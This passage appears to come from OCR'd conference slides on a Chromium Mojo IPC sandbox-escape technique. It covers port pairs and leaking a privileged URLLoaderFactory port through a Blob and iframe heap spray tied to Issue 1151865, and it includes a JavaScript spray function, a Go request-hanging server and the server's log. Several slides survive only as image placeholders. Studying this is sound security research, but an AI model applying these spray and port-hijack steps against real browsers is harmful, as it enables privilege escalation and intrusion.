But the port name can be used across processes.

Port

Port is usually created in pairs.

Assume a port pair A & B, their peer_port_name point to each other

```
A <--peer_port_name--> B
```

If we send a message through A, the message will be received by B

From the comment code: Note that a Node is NEVER aware of who is sending events to a given Port; it is only aware of where it must route events FROM a given Port.

The target is specified by peer_port_name which is also our target.

How to exploit

So we should :

1. leak the port name which has a higher privilege
2. send the message to the leaked port

How to leak

As the @_tsuro says, the service worker with navigation preload enabled will create a privileged URLLoaderFactory when the top-level navigation occurs.

e.g. <iframe src="http://xxx.com">

But only the https and localhost sites can create service worker.

https://developer.mozilla.org/en-US/docs/Web/API/Service_Worker_API/Using_Service_Workers

https://developers.google.com/web/updates/2017/02/navigation-preload

How to leak

The creature of URLLoaderFactory will also create Port. Seems like a good choice for the heap spray. ☺

Exploit strategy:

1. Allocate N Blobs with sizeof(Port).(0x80 in our exploit)
2. Free 3/4 N Blobs
3. Spray some Ports by appending lots of iframe.
4. Free the remaining 1/4 N Blob.
5. Use Issue 1151865 to leak port

Trivia

3. Spray some Ports by appending lots of iframes.

On PC side, it works.

```
function spray_port(n) {
    for (let i = 0; i < n; i++) {
        var iframe = document.createElement('iframe');
        iframe.src = 'https://xxx/hang/' + i;
        iframe.style.display = "none";
        document.body.appendChild(iframe);
    }
}
```

Trivia

3. Spray some Ports by appending lots of iframes.

On PC side, it works.

```
blocking_channel := make(chan int64)
hang_num := int64(0)

http.HandleFunc("/hang/", func(w http.ResponseWriter, _ *http.Request) {
    log.Printf("hang request")
    atomic.AddInt64(&hang_num, 1)

    x := <- blocking_channel
    log.Printf("hang released")

    io.WriteString(w, strconv.FormatInt(x, 10))
})
```

Trivia

```
spray_port(0x100);
```


```
$ go run server.go
2021/04/01 20:10:32 Starting server...
2021/04/01 20:11:08 hang request
2021/04/01 20:11:08 hang request
2021/04/01 20:11:08 hang request
2021/04/01 20:11:08 hang request
2021/04/01 20:11:09 hang request
2021/04/01 20:11:09 hang request
```

We can only spray very few ports concurrently on Android.

But we can still successfully leak the port with an acceptable probability

How to exploit


Construct a Mojo Message from scratch is painful and hard.



How to exploit

Construct a Mojo from scratch is painful and hard.


We can use the unprivileged client to send request to privileged URLLoaderFactory directly once we modify the peer_port_name.



Why peer_port_name?


To hook our client to make request to privileged URLLoaderFactory, we need to figure out the role of peer_port_name in the message processing.

Message Processing




Ref: https://keyou.github.io/blog/2020/01/03/Chromium-Mojo&IPC/

Message Receiving



Message Receiving




Message Receiving

